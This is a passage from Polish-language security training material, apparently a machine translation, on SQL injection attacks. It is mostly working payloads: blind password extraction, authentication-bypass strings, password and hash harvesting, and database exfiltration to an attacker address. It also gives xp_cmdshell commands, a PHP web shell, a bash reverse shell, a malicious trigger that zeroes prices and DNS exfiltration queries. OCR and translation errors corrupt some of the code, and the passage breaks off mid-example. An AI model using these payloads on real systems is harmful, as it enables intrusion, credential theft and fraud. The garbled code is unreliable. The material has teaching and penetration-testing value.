default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE 'd[0-9]%' AND ID=2)

Jeśli powyższe zapytanie zwróci PRAWDA, sprawdź, czy drugi znak w haśle to między „0” a „4”

default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE 'd[0-4]%' AND ID=2)

Jeśli powyższe zapytanie zwróci FAŁSZ, atakujący wnioskuje, że drugi znak to między „5” a „9”. Sprawdź, czy drugi znak w haśle znajduje się między „5” a „9”

default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE 'd[5-9]%' AND ID=2)

Jeśli powyższe zapytanie zwróci PRAWDA, sprawdź, czy drugi znak w haśle to między „5” a „7”

default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE 'd[5-7]%' AND ID=2)

Jeśli powyższe zapytanie zwróci FAŁSZ, atakujący wnioskuje, że drugi znak to albo „8” albo „9”

Sprawdź, czy drugim znakiem hasła jest „8”

default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE 'd[8]%' AND ID=2)

Jeśli powyższe zapytanie zwróci wartość TRUE, osoba atakująca zidentyfikuje drugi znak w pliku

hasło jako „8”.

Atakujący powtarza ten sam proces, aby zidentyfikować pozostałe znaki hasła. Po uzyskaniu hasła atakujący loguje się do sieci do aplikacji do wykonywania różnych złośliwych działań.

Zaawansowana iniekcja SQL

Atakujący nie poprzestaje na naruszeniu danych aplikacji. Atakujący przyspieszy atak SQL injection, aby naruszyć bazowy system operacyjny i sieć. Korzystając ze zhakowanej aplikacji, osoba atakująca może wydać polecenia systemowi operacyjnemu, aby przejąć maszynę docelową i użyć jej jako punktu przejściowego do ataku na resztę sieci. Osoba atakująca może wchodzić w interakcje z systemem operacyjnym w celu wyodrębnienia szczegółów systemu operacyjnego i haseł aplikacji, wykonywania poleceń, uzyskiwania dostępu do plików systemowych itd. Atakujący może dodatkowo skompromitować całą sieć docelową, instalując trojany i umieszczając keyloggery.

Wyliczanie baz danych, tabel i kolumn

Atakujący używają różnych zapytań SQL do wyliczania baz danych, nazw tabel i kolumn. Informacje uzyskane przez atakującego po wyliczeniu mogą zostać wykorzystane do pozyskania wrażliwych danych z bazy danych, modyfikacji danych (wstaw/aktualizuj/usuń), wykonania operacji na poziomie administratora na bazie danych, a nawet pobrania zawartości danego pliku znajdującego się na System plików DBMS. Atakujący wykorzystuje następujące techniki do wykonania wyliczenia:

Zidentyfikuj uprawnienia na poziomie użytkownika

Istnieje kilka wbudowanych funkcji skalarnych SQL, które będą działać w większości implementacji SQL:

user or current_user, session_user, system_user

' and 1 in (select user) --

'; if user ='dbo' waitfor delay '0:0:5

' union select if(user() like 'root@%',

benchmark(50000,shal('test')), 'false');

Administratorzy DB

Domyślne konta administratora to sa, system, sys, dba, admin, root i wiele innych. Dbo to użytkownik, który ma dorozumiane uprawnienia do wykonywania wszystkich działań w bazie danych. Każdy obiekt utworzony przez dowolnego członka stałej roli serwera sysadmin należy automatycznie do dbo.

Odkryj strukturę bazy danych

Określ nazwy tabel i kolumn

' group by columnnames having 1=1--

Odkryj typy nazw kolumn

' union select sum(columnname) from tablename --

Wylicz tabele zdefiniowane przez użytkownika

' and 1 in (select min(name) from sysobjects where xtype = 'U' and name > '.') -

Wyliczanie kolumn w DB

MSSQL

SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects

WHERE name = 'tablename')

sp_columns tablename

MySQL

show columns from tablename

Oracle

SELECT * FROM all tab columns WHERE table name='tablename'

DB2

SELECT * FROM syscat.columns WHERE tabname= 'tablename'

PostgreSQL

SELECT attnum,attname from pg_class, pg_attribute WHERE relname=

'tablename' AND pg_class.oid=attrelid AND attnum > 0

Zaawansowane wyliczanie

Atakujący wykorzystują zaawansowane techniki wyliczania do zbierania informacji na poziomie systemu i sieci. Informacje zebrane w poprzednim etapie mogą zostać wykorzystane do uzyskania nieautoryzowanego dostępu. Atakujący może łamać hasła za pomocą różnych narzędzi, takich jak LOphtCrack, ophcrack, RainbowCrack, John the Ripper i tak dalej. Atakujący wykorzystują przepełnienia bufora w celu określenia słabych punktów systemu lub sieci. Następujące obiekty bazy danych są używane do wyliczania:

Oracle	MS Access	MySQL	MSSQL Server
SYS.USER_OBJECTS	MsysACEs	mysql.user	sysobjects
SYS.TABLES, SYS.USER_TABLES	MsysObjects	mysql.db	syscolumns
SYS.USER_VIEWS	MsysQueries	mysql.tables_priv	systypes
SYS.ALL_TABLES	MsysRelationships		sysdatabases
SYS.COLUMNS			
SYS.USER_OBJECTS			

Przykłady:

Wyliczanie tabel i kolumn w jednym zapytaniu

' union select 0, sysobjects.name + ': ' + syscolumns.name + ':

systypes.name, 1, 1, '1', 1, 1, 1, 1, 1 from sysobjects,

syscolumns, systypes where sysobjects.xtype = 'U' AND sysobjects.id

= syscolumns.id AND syscolumns.xtype = systypes.xtype —

Wyliczanie bazy danych

Różne bazy danych na serwerze

' and 1 in (select min(name) from master.dbo.sysdatabases where

name >'.') —

Lokalizacja plików baz danych

' and 1 in (select min(filename) from master.dbo.sysdatabases where

filename >'.') —

Cechy różnych DBMS

Gdy osoba atakująca zidentyfikuje typ bazy danych używanej w aplikacji podczas fazy zbierania informacji, osoba atakująca może następnie wyszukać funkcje obsługiwane przez konkretną bazę danych i odpowiednio ograniczyć obszar ataku. Porównanie różnych baz danych ujawnia różną składnię i dostępność funkcji w odniesieniu do konkatenacji łańcuchów, komentarzy, unii żądań, podżądań, procedur przechowywanych, dostępności schematu informacyjnego lub jego analogów i tak dalej.

	MySQL	MSSQL	MS Access	Oracle	DB2	PostgreSQL
String Concatenation	concat(,) concat_ws(delim,)	''+''	" "&" "	''||''	'' concat '' " "+" " ''||''	''||''
Comments	-- and /**/ and #	-- and /*	No	-- and /*	--	-- and /*
Request Union	union	union and ;	union	union	union	union and ;
Sub-requests	v.4.1 >=	Yes	No	Yes	Yes	Yes
Stored Procedures	v.5.0 >=	Yes	No	Yes	No	Yes
Availability of information schema or its Analogs	v.5.0 >=	Yes	Yes	Yes	Yes	Yes

Przykłady:

MySQL

SELECT * from table where id = 1 union select 1,2,3

PostgreSQL

SELECT * from table where id = 1; select 1,2,3

Oracle

SELECT * from table where id = 1 union select null,null,null from

sys.dual

Tworzenie kont bazy danych

Poniżej przedstawiono różne sposoby tworzenia kont baz danych w różnych systemach DBMS:

Serwer Microsoft SQL

exec sp_addlogin 'victor', 'Passl23'

exec sp_addsrvrolemember 'victor', 'sysadmin'

Oracle

CREATE USER victor IDENTIFIED BY Passl23

TEMPORARY TABLESPACE temp

DEFAULT TABLESPACE users;

GRANT CONNECT TO victor;

GRANT RESOURCE TO victor;

MySQL

INSERT INTO mysql.user (user, host, password) VALUES ('victor',

'localhost', PASSWORD('Passl23'))

Przechwytywanie hasła

Przechwytywanie haseł jest jedną z najpoważniejszych konsekwencji ataku typu SQL injection. Atakujący przechwytują hasła ze zdefiniowanych przez użytkownika tabel bazy danych za pomocą zapytań typu SQL injection. Atakujący wykorzystuje swoje sztuczki wstrzykiwania SQL i tworzy zapytanie SQL mające na celu pobranie haseł ze zdefiniowanych przez użytkownika tabel bazy danych. Atakujący może zmienić, zniszczyć lub ukraść przechwycone hasło. Czasami osoby atakujące mogą nawet odnieść sukces w eskalacji uprawnień do poziomu administratora przy użyciu skradzionych haseł.

Na przykład osoby atakujące mogą użyć następującego kodu do przechwycenia haseł:

begin declare @var varchar(8000)

set @var=':' select @var=@var+' '+login+'/'+password+ ' ' from users where

login>@var select @var as var into temp end --

' and 1 in (select var from temp) --

' ; drop table temp - -

Przechwytywanie skrótów SQL Server

Niektóre bazy danych przechowują identyfikatory użytkowników i hasła w tabeli syslogins w postaci wartości skrótu. Jakiś atakujący próbuje wyodrębnić poświadczenia w postaci zwykłego tekstu, skróty haseł, tokeny itp. z bazy danych dalsze kompromitowanie sieci docelowej. Aby wydobyć te informacje, atakujący muszą to zrobić , wykonując sekwencję zapytań do docelowej bazy danych, jak pokazano poniżej:

Przykład 1

Skróty są wyodrębniane za pomocą

SELECT password FROM sys.syslogins

Następnie heksujemy każdy skrót

begin @charvalue='Ox', @1=1, @length=datalength(Qbinvalue),

Qhexstring = '0123456789ABCDEF'

while (@i<=@length) BEGIN

declare @tempint int, @firstint int, Qsecondint int

select @tempint=CONVERT(int,SUBSTRING(@binvalue,@i,1))

select @firstint=FLOOR(@tempint/16)

select @secondint=@tempint - @firstint*16)

select @charvalue=@charvalue + SUBSTRING

(@hexstring,@firstint+l,1) + SUBSTRING (Qhexstring, @secondint+l,

1)

select @i=@i+l

END

Na koniec przeglądamy wszystkie hasła.

Przykład 2

Rozważ następujące zapytanie SQL

SELECT name, password FROM sys.syslogins

Aby wyświetlić skróty w komunikacie o błędzie, przekonwertuj skróty -> Hex -> concatenate Ogólnie rzecz biorąc, pole hasła wymaga dostępu dba. Mając niższe uprawnienia, nadal możesz odzyskać nazwy użytkowników i zastosować brutalną siłę w celu ustalenia hasła. Próbka skrótu serwera SQL

Ox010034767D5C0CFA5FDCA28C4A56085E65E882E71CB0ED2503412FD54D6119FFF0

4129A1D72E7C3194F7284A7F3A

Wyodrębnianie skrótów za pomocą komunikatów o błędach

' and 1 in (select x from temp) --

' and 1 in (select substring (x, 256, 256)--

' and 1 in (select substring (x, 512, 256)--

' drop table temp—

Przenieś bazę danych na maszynę atakującego

Atakujący może również połączyć bazę danych docelowego serwera SQL z własną maszyną atakującego. W ten sposób osoba atakująca może pobrać dane z docelowej bazy danych serwera SQL. Atakujący robi to za pomocą OPENROWSET; po zreplikowaniu struktury DB następuje transfer danych. Atakujący łączy się ze zdalną maszyną na porcie 80 w celu przesłania danych. Na przykład osoba

atakująca może wstrzyknąć następującą sekwencję zapytań w celu przesłania bazy danych na maszynę osoby atakującej:

'; insert into OPENROWSET('SQLoledbuid=sa;pwd=Passl23;Network=DBMSSOCN;

Address=myIP,80; ',' 'select * from mydatabase..hacked_sysdatabases')

select * from sys.sysdatabases --

'; insert into OPENROWSET('SQLoledbuid=sa;pwd=Passl23;Network=DBMSSOCN;

Address=myIP,80;', 'select * from mydatabase..hacked_sysdatabases')

select * from sys.sysobjects --

'; insert into OPENROWSET('SQLoledbuid=sa;pwd=Passl23;Network=DBMSSOCN;

Address=myIP,80;','select * from mydatabase..hacked_syscolumns')

select * from sys.syscolumns --

'; insert into OPENROWSET('SQLoledbuid=sa;pwd=Passl23/Network DBMSSOCN;

Address=myIP,80;','select * from mydatabase..tablel')

select * from database..tablel --

'; insert into OPENROWSET('SQLoledbuid=sa;pwd=Passl23;Network=DBMSSOCN;

Address=myIP,80;', 'select * from mydatabase..table2')

select * from database..table2 --

Interakcja z systemem operacyjnym

Atakujący używają różnych zapytań DBMS do interakcji z docelowym systemem operacyjnym. Istnieją dwa różne sposoby interakcji z systemem operacyjnym:

Odczytywanie i zapisywanie plików systemowych z dysku: osoba atakująca może odczytywać dowolne pliki znajdujące się w celu, na którym działa system DBMS, i kraść ważne dokumenty, konfiguracje lub pliki binarne. Może również uzyskać dane uwierzytelniające z docelowych plików systemowych, aby przeprowadzić dalsze ataki na system.

Bezpośrednie wykonanie polecenia przez powłokę zdalną: osoba atakująca może wykorzystać token dostępu systemu Windows do eskalacji swoich uprawnień w systemie docelowym, wykonać złośliwe działania i przeprowadzić dalsze ataki.

Na przykład następujące zapytania mogą służyć do interakcji z docelowym systemem operacyjnym:

MSSQL OS Interaction

'; exec master..xp_cmdshell 'ipconfig > test.txt' --

'; CREATE TABLE tmp (txt varchar(8000)); BULK INSERT tmp FROM

'test.txt' --

'; begin declare @data varchar(8000) ; set @data='| '; select

@data=@data+txt+' | ' from tmp where txt <@data ; select @data as x

into temp end --

' and 1 in (select substring(x,1,256) from temp) --

'; declare @var sysname; set @var = 'del test.txt'; EXEC

master..xp_cmdshell @var; drop table temp; drop table tmp —

Interakcja systemu operacyjnego MySQL

CREATE FUNCTION sys_exec RETURNS int SONAME 'libudffmwgj.dll';

CREATE FUNCTION sys_eval RETURNS string SONAME 'libudffmwgj.dll';

Uwaga: Te metody są ograniczone uprawnieniami i uprawnieniami do uruchamiania bazy danych.

Interakcja z systemem plików

Atakujący wykorzystują funkcjonalność MySQL umożliwiającą odczytywanie plików tekstowych przez bazę danych w celu uzyskania plików z hasłami i zapisania wyników zapytania w pliku tekstowym. Funkcje używane przez osobę atakującą do interakcji z systemem plików są następujące:

LOAD_FILE{)

Funkcja LOAD_FILE() w MySQL służy do odczytywania i zwracania zawartości pliku znajdującego się na serwerze MySQL. Na przykład następujące zapytanie jest używane przez osobę atakującą w celu pobrania pliku haseł z bazy danych:

NULL UNION ALL SELECT LOAD_FILE('/etc/passwd')/*

Jeśli się powiedzie, wstrzyknięcie wyświetli zawartość pliku passwd.

INTO OUTFILE()

Funkcja OUTFILEQ w MySQL jest często używana do uruchamiania zapytania i zrzucania wyników do pliku. Na przykład następujące zapytanie jest używane przez osobę atakującą do przechowywania wyników określonego zapytania:

NULL UNION ALL SELECT NULL,NULL,NULL,NULL <?php

system($_GET["command"]); ?>' INTO OUTFILE

'/var/www/certifiedhacker.com/shell.php 1 /*

Jeśli się powiedzie, będzie można uruchamiać polecenia systemowe za pośrednictwem pliku globalnego $_GET. Poniżej znajduje się przykład użycia wget do pobrania pliku:

http://www.certifiedhacker.com/shell.php?command=wget

Rekonesans sieci za pomocą iniekcji SQL

Rekonesans sieci to proces testowania wszelkich potencjalnych luk w sieci komputerowej. Jednak rozpoznanie sieci jest również głównym rodzajem ataku sieciowego. Rekonesans sieci można do pewnego stopnia ograniczyć, ale nie wyeliminować. Atakujący używają narzędzi do mapowania sieci, takich jak Nmap i Network Topology Mapper, aby określić słabe punkty sieci.

Kroki oceny łączności sieciowej są następujące:

o Pobierz nazwę serwera i konfigurację za pomocą

' and 1 in (select @@servername) --

' and 1 in (select srvname from sys.sysservers) --

o Użyj narzędzi, takich jak NetBIOS, ARP, Local Open Ports, nslookup, ping, ftp, tftp, smb i traceroute, aby ocenić sieci

o Przetestuj zapory ogniowe i serwery proxy

Aby przeprowadzić rekonesans sieci, możesz wykonać następujące czynności za pomocą polecenia xp_cmdshell:

o Ipconfig/all, tracert myIP, arp -a, nbtstat -c, netstat -ano, route print

Kod używany do zbierania informacji o adresie IP poprzez wyszukiwanie wsteczne:

o Odwrotny DNS

'; exec master..xp_cmdshell 'nslookup a.com MyIP' —

Odwrócony ping

'; exec master..xp_cmdshell 'ping 10.0.0.75'

o OPENROWSET

'; select * from OPENROWSET('SQLoledb', 'uid=sa; pwd=Passl23;

Network=DBMSSOCN; Address=10.0.0.75,80;', 'select * from table')

Pełne zapytanie dotyczące rekonesansu sieci

Do przeprowadzenia rekonesansu sieci można użyć następujących zapytań:

'; declare @var varchar(256); set @var = ' del test.txt && arp -a »

test.txt && ipconfig /all » test.txt && nbtstat -c » test.txt &&

netstat -ano » test.txt && route print » test.txt && tracert -w 10

-h 10 google.com » test.txt'; EXEC master..xp_cmdshell @var --

';CREATE TABLE tmp (txt varchar(8000));

'test.txt' --

BULK INSERT tmp FROM

';begin declare @data varchar(8000) ; set @data=': '; select

@data=@data+txt+'|' from tmp where txt<@data ; select @data as x

into temp end —

' and 1 in (select substring(x,1,255) from temp) --

';declare @var sysname; set @var = 'del test.txt'; EXEC

master..xp_cmdshell @var; drop table temp; drop table tmp –

Uwaga: Microsoft domyślnie wyłączył xp_cmdshell w SQL Server. Aby włączyć tę funkcję, EXEC sp_configure 'xp_cmdshell', 1 GO RECONFIGURE GO

Znajdowanie i omijanie panelu administracyjnego witryny

Atakujący próbują znaleźć panel administracyjny witryny za pomocą prostych narzędzi Google i ominąć uwierzytelnianie administratora za pomocą ataku SQL injection. Atakujący zwykle używa Google dorks, aby znaleźć adres URL panelu administracyjnego. Na przykład osoba atakująca może wypróbować następujące sztuczki, aby znaleźć panel administracyjny witryny:

inurl:adminlogin.aspx

inurl:admin/index.php

inurl:administrator.php

inurl:administrator.asp

inurl:login.asp

inurl:login.aspx

inurl:login.php

inurl:admin/index.php

inurl:adminlogin.aspx

Korzystając z powyższych sztuczek, osoba atakująca może utworzyć następujące adresy URL, aby uzyskać dostęp do strony logowania administratora witryny:

http://www.certifiedhacker.com/admin.php

http://www.certifiedhacker.com/admin/

http://www.certifiedhacker.com/admin.html

http://www.certifiedhacker.com:2082/

Gdy atakujący uzyska dostęp do strony logowania administratora, próbuje znaleźć nazwę użytkownika i hasło administratora, wprowadzając złośliwe zapytania SQL.

Na przykład,

Nazwa użytkownika: 1'or '1'='1

Hasło: 1 ’or' or 1=1 --

1'or'1'='1

admin'-

'' or 0=0

or 0=0

' or 0=0 #

" or 0=0 #

or 0=0 #

' or 'x'='x

" or "x"="x

') or ('x'='x

' or 1=1--

" or 1=1--

or 1=1--'1'='1

Niektóre zapytania SQL używane przez atakującego w celu obejścia uwierzytelniania administratora obejmują:

' or 1=1 --

1'or'1'='1

admin'-

" or 0=0

or 0=0

' or 0=0 #

" or 0=0 #

or 0=0 #

' or 'x'='x

" or "x"="x

') or ('x'='x

' or 1=1--

" or 1=1--

or 1=1—

Po ominięciu uwierzytelnienia administratora atakujący uzyskuje pełny dostęp do panelu administracyjnego i wykonuje szkodliwe działania, takie jak instalowanie backdoora w celu przeprowadzania kolejnych ataków.

Eksploatacja PL/SQL

PL/SQL, podobnie jak procedura składowana, jest podatny na różne ataki polegające na iniekcji SQL. Kod PL/SQL ma te same luki w zabezpieczeniach, co zapytania dynamiczne, które integrują dane wprowadzane przez użytkownika w czasie wykonywania. Poniżej omówiono niektóre techniki stosowane przez atakującego do przeprowadzania ataku typu SQL injection na bloki PL/SQL. Na przykład baza danych zawiera tabelę user_Detaiis z następującymi atrybutami:

Nazwa użytkownika: VARCHAR2

Hasło: VARCHAR2

Podczas pobierania danych użytkownika z tabeli stosowana jest procedura PL/SQL podana poniżej aby sprawdzić poprawność hasła dostarczonego przez użytkownika. Ta procedura jest podatna na różne kody ataki iniekcyjne SQL .

```
CREATE OR REPLACE PROCEDURE Validate_UserPassword(N_UserName IN

VARCHAR2, N_Password IN VARCHAR2) AS

CUR SYS_REFCURSOR;

FLAG NUMBER;

BEGIN

OPEN CUR FOR 'SELECT 1 FROM User Details WHERE UserName = ''' ||

N__UserName ||'''' || ' AND Password = '''  ||  N_Password || '''';

FETCH CUR INTO FLAG;

IF CUR%NOTFOUND

THEN

RAISE APPLICATION ERROR(-20343, 'Password Incorrect');

END IF;

CLOSE CUR;

END;
```

Powyższą procedurę PL/SQL można wykorzystać na dwa różne sposoby:

```
EXEC Validate_UserPassword('Bob', '@Bobl23');
```

Wykorzystanie cudzysłowów

Na przykład, jeśli osoba atakująca wprowadzi złośliwe dane wejściowe, takie jak „x” LUB T=T, do pola hasła użytkownika, zmodyfikowane zapytanie podane w procedurze zwróci wiersz bez podania prawidłowego hasła.

```
EXEC Validate_UserPassword ('Bob', 'x'' OR ''1''=''1');
```

Procedura PL/SQL zostanie wykonana pomyślnie, a wynikowe zapytanie SQL zostanie wykonane

```
SELECT 1 FROM User Details WHERE UserName = 'Bob' AND Password = 'x’ OR ’1'=’1’;
```

Eksploatacja przez obcięcie

Osoba atakująca może użyć komentarzy wbudowanych w celu ominięcia niektórych części instrukcji SQL. Atakujący używa komentarzy wbudowanych wraz z nazwą użytkownika w następujący sposób.

```
EXEC Validate_UserPassword ('Bob 1 '--', ‘’);
```

Procedura PL/SQL zostanie wykonana pomyślnie, a wynikowe zapytanie SQL zostanie wykonane

```
SELECT 1 FROM User_Details WHERE UserName = 'Bob' -- AND
```

Password='';

Omówione powyżej techniki wykorzystywania kodu PL/SQL mogą być również używane z dowolnymi niezabezpieczonymi strukturami programistycznymi w PHP, .NET itd., które są używane do interakcji z bazą danych SQL.

Można zastosować następujące środki zaradcze w celu ochrony kodu PL/SQL przed atakami polegającymi na iniekcji SQL:

Zminimalizuj dane wprowadzane przez użytkownika do dynamicznego SQL

Weryfikuj i oczyszczaj dane wprowadzane przez użytkownika przed włączeniem ich do dynamicznych instrukcji SQL

Użyj pakietu DBMS_ASSERT dostarczonego przez firmę Oracle, aby zweryfikować dane wejściowe użytkownika

Wykorzystaj parametry wiązania w dynamicznym SQL, aby zmniejszyć możliwość ataków

Unikaj pojedynczych cudzysłowów i używaj bezpiecznych parametrów ciągu, stosując podwójne cudzysłowy

Tworzenie backdoorów serwerowych za pomocą SQL Injection

Poniżej przedstawiono różne metody tworzenia backdoorów:

Pobieranie powłoki systemu operacyjnego

Atakujący używają funkcji serwera SQL, takich jak xp_cmdsheii, do wykonywania dowolnych poleceń. Każde oprogramowanie DBMS ma własną konwencję nazewnictwa dla takich funkcji. Innym sposobem tworzenia backdoorów jest użycie funkcji SELECT ... INTO OUTFILE dostarczanej przez MySQL w celu zapisania dowolnych plików z uprawnieniami użytkownika bazy danych. Za pomocą tego zapytania możliwe jest również nadpisanie skryptu powłoki, który jest wywoływany podczas uruchamiania systemu. Backdoory można również tworzyć, definiując i używając procedur przechowywanych w bazie danych.

Korzystanie z Outfile

Jeśli atakujący może uzyskać dostęp do serwera WWW, może użyć następującego zapytania MySQL do utworzenia powłoki PHP na serwerze

SELECT '<?php exec($_GET[* 'cmd'']); ?>' FROM usertable INTO

dumpfile '/var/www/html/shell.php'

Znajdowanie struktury katalogów

Aby poznać lokalizację bazy danych na serwerze WWW, osoba atakująca może użyć następującego zapytania SQL injection, które podaje strukturę katalogów. Poznając strukturę katalogu, osoba atakująca może znaleźć lokalizację, w której umieści powłokę na serwerze sieciowym.

SELECT @@datadir;

Korzystanie z wbudowanych funkcji DBMS

MSSQL ma wbudowane funkcje, takie jak xp_cmdshell do wywoływania funkcji systemu operacyjnego w czasie wykonywania. Na przykład poniższa instrukcja tworzy interaktywną powłokę nasłuchującą pod adresem 10.0.0.1 i portem 8080

EXEC xp_cmdshell 'bash -i >& /dev/tcp/10.0.0.1/8080 0>&1'

Tworzenie backdoora bazy danych

Atakujący używają wyzwalaczy do tworzenia backdoorów bazy danych. Wyzwalacz bazy danych to procedura składowana, która jest automatycznie wywoływana i wykonywana w odpowiedzi na określone zdarzenia w bazie danych. Na przykład witryna zakupów online przechowuje szczegółowe informacje o wszystkich sprzedawanych przedmiotach w tabeli bazy danych o nazwie ELEMENTY. Atakujący może wprowadzić złośliwy wyzwalacz do tej tabeli, tak że za każdym razem, gdy wykonywane jest zapytanie INSERT, wyzwalacz automatycznie ustawia cenę przedmiotu na 0. Flence, za każdym razem, gdy klient kupuje przedmiot, kupuje go bez płacenia pieniędzy . Kod Oracle dla złośliwego wyzwalacza jest podany poniżej:

```
CREATE OR REPLACE TRIGGER SET_PRICE

AFTER INSERT OR UPDATE ON ITEMS

FOR EACH ROW

BEGIN

UPDATE ITEMS

SET Price = 0;

END;
```

Osoba atakująca musi wstrzyknąć i wykonać ten wyzwalacz bazy danych na serwerze WWW, aby utworzyć backdoora.

Wstrzyknięcie SQL oparte na nagłówku HTTP

Atakujący mogą używać nagłówków HTTP do wstrzykiwania zapytań SQL do podatnego serwera. Ta luka w zabezpieczeniach jest zwykle spowodowana brakiem odpowiedniego oczyszczenia danych wejściowych użytkownika. Atakujący mogą wykorzystywać różne pola nagłówka HTTP do wstrzykiwania złośliwych zapytań SQL.

Pola nagłówka HTTP

Pola nagłówka HTTP są składnikami nagłówków komunikatów żądania i odpowiedzi HTTP. Pola te są przydatne do definiowania parametrów operacyjnych transakcji HTTP między serwerem WWW a przeglądarką.

Oto niektóre podstawowe pola nagłówka HTTP żądania:

GET / HTTP/1.1

Connection: "Connection"

Keep-Alive: "Timeout"

Accept:*/*

Host: Host" ":" host [":" port]

Accept-Language: language [q=qvalue]

Accept-Encoding: "encoding types"

User-Agent: "<productXproduct-version> <comment>"

Cookie: name=value

Pliki cookie HTTP są pierwszymi potencjalnymi zmiennymi HTTP używanymi do testowania i są przechowywane w bazach danych w celu identyfikacji sesji.

X-Forwarded-For

X-Forwarded-For to pole nagłówka FITTP używane przez atakujących do identyfikacji adresu IP systemu klienckiego, który zainicjował połączenie z serwerem WWW za pośrednictwem serwera proxy FITTP. Załóżmy na przykład, że następujące zapytanie SQL zawiera błąd w przesłaniu formularza:

$req — mysql_query("SELECT username,pwd FROM admin_table WHERE username='".sanitize($_POST['user'])."'

pwd='".md5($_POST['password']). " ' AND ipadrr='".ip_address (). " ' ");

Sprawdzając zapytanie, zmienna login jest poprawnie kontrolowana dzięki metodzie sanitize)).

function sanitize($params){

if (is_numeric($params)) {

return $params;

} else {

return mysql_real_escape_string($params);

}

>

Teraz sprawdź zmienną IP, która przydziela dane wyjściowe ip_address()

function ip_address () {

if(isset($ SERVER['HTTP_X_FORWARDED_FOR'])) {

$ip_addr = $_SERVER['HTTP_X_FORWARDED_FOR'];

} else {

$ip_addr = $_SERVER["REMOTE_ADDR"];

)

if(preg_match("ft^ CO-S]{1,3 > \.[0-9]{1,3}\.[0-9][1,3}\.[0-

9][1,3]#",$ip_addr)) {

return $ip_addr;

} else {

return $ SERVER["REMOTE ADDR"];

}

>

W powyższej funkcji adres IP jest pobierany z nagłówka FITTP X_FORWARDED_FOR i dalej weryfikowany przez funkcję preg_match w celu sprawdzenia, czy wejście ma co najmniej jeden adres IP. Oznacza to, że dane wejściowe pobrane z X_FORWARDED_FOR nie są odpowiednio oczyszczone, co może prowadzić do wstrzyknięcia złośliwego zapytania SQL. Na przykład osoba atakująca może zmodyfikować pole nagłówka X-Forwarded-For FITTP i wstrzyknąć złośliwe zapytanie SQL w celu obejścia mechanizmu kontroli uwierzytelniania.

GET /index.php HTTP/1.1

Host : [host]

X_FORWARDED_FOR :10.10.10.11' or 1=1#

User-Agent

User-Agent to pole nagłówka HTTP, które zawiera informacje związane z agentem użytkownika, który zainicjował żądanie HTTP.

User-Agent : produkt | komentarz

Na przykład:

User-Agent: Mozilla/ 68.0.2 (kompatybilny; MSIE5.01; Windows 10)

Pierwszym słowem rozdzielanym białymi znakami będzie nazwa oprogramowania, po której następuje opcjonalny ukośnik i numer wersji. Atakujący mogą wykorzystać tę funkcję do wprowadzenia złośliwych danych wejściowych do pola User-Agent. Na przykład osoba atakująca może zmodyfikować pole User-Agent w następujący sposób:

GET /index.php HTTP/1.1

Host: [host]

User-Agent: aaa' or 1/*

Referer

Referer to nagłówek HTTP, który jest podatny na iniekcję SQL, ponieważ aplikacja przechowuje dane wejściowe w bazie danych bez odpowiedniego oczyszczenia. Jest to opcjonalne pole nagłówka HTTP, które umożliwia klientowi określenie URI dokumentu lub obiektu w dokumencie. Pozwala to serwerowi sieciowemu na utrzymywanie listy linków zwrotnych do dokumentów w celu rejestrowania i pomaga w śledzeniu złośliwych linków. Na przykład osoba atakująca może zmodyfikować pole nagłówka HTTP strony odsyłającej za pomocą złośliwych danych wejściowych następująco:

GET /index.php HTTP/1.1

Host: [host]

User-Agent: aaa' or 1/*

Referer: http://www.hackerswebsite.com

Eksfiltracja DNS za pomocą SQL Injection

Atakujący używają eksfiltracji DNS do wyodrębniania danych, takich jak skróty haseł z żądania DNS. Żądania DNS wysyłane przez atakującego mogą być przekazywane przez serwer bazy danych do dowolnego hosta. Mimo że zapora uniemożliwia serwerowi bazy danych wysyłanie danych bezpośrednio do Internetu, może zezwolić żądaniom DNS na przechodzenie przez wewnętrzny serwer DNS, gdy żądania pochodzą z serwera. Atakujący osadzają dane wyjściowe złośliwego zapytania SQL w żądaniu DNS i przechwytują odpowiedź DNS przesłana przez serwer. Na przykład osoba atakująca może próbować przeprowadzić eksfiltrację DNS za pomocą iniekcji SQL w następujący sposób:

```
do_dns_lookup((select top 1 password from users) +

'.certifiedhacker.com');
```

Osoba atakująca używa instrukcji SELECT do uzyskania skrótu hasła, dodając nazwę domeny na końcu instrukcji (np. Certifiedhacker.com). Następnie osoba atakująca przeprowadza wyszukiwanie DNS w poszukiwaniu sfabrykowanej nazwy hosta i uruchamia sniffer pakietów w celu przechwycenia pakietów z serwera nazw domeny docelowej i pobrania skrótu hasła z rekordu DNS.

```
appserver.example.com.5678 > ns.certifiedhacker.com.53 A?

0x4a6f686e.certifiedhacker.com
```

W powyższej instrukcji ciąg „0x4a6f686e” reprezentuje skrót hasła wyodrębniony przez atakującego za pomocą instrukcji SELECT. Na przykład, jeśli atakujący skonfiguruje serwer DNS pod adresem serwer_aplikacji.exampie.com, może wyszukać adres DNS pod adresem nazwa_hosta.serwer_aplikacji.exampie.com, aby jego serwer otrzymał zapytanie dotyczące tego hosta, umożliwiając mu /her, aby pobrać dane z żądania DNS.

Poniższy kod ilustruje eksfiltrację DNS przeprowadzoną za pomocą iniekcji SQL na MS SQL Server:

```
DECLARE @hostname varchar(1024);

SELECT @hostname=(SELECT HOST_NAME())+'. appserver.example.com;

EXEC('master.dbo.xp_dirtree "\\'+@hostname+'\c$"');
```

MongoDB Injection/NoSQL Injection Attack

MongoDB korzysta z bazy danych NoSQL, która jest podatna na różne ataki iniekcyjne NoSQL. Aplikacje internetowe korzystające z bazy danych MongoDB mogą zawierać tę lukę w swoim kodzie uwierzytelniającym, co umożliwia atakującym ominięcie procesu uwierzytelniania. Może to dodatkowo prowadzić do eksfiltracji danych i modyfikacji danych. Aplikacje tworzone przy użyciu PHP, JavaScript, Python i Java umożliwiają atakującym wykonywanie poleceń zarówno w bazie danych, jak iw aplikacji. Atakujący używają operacji MongoDB, takich jak $eq (równy), $ne (nie równy), $gt (większy niż), $gte (większy lub równy) i [$regex], aby stworzyć złośliwe polecenie, które omija procedura uwierzytelniania. Rozważmy na przykład następujący kod PHP używany w aplikacji do uwierzytelniania poświadczeń użytkownika w MongoDB:

```
$user_name = $_POST['username'];

$pwd = $_POST['password'];

$new_conn = new MongoDB\Client('mongodb://localhost:27017');
```

```
if($new_conn) {

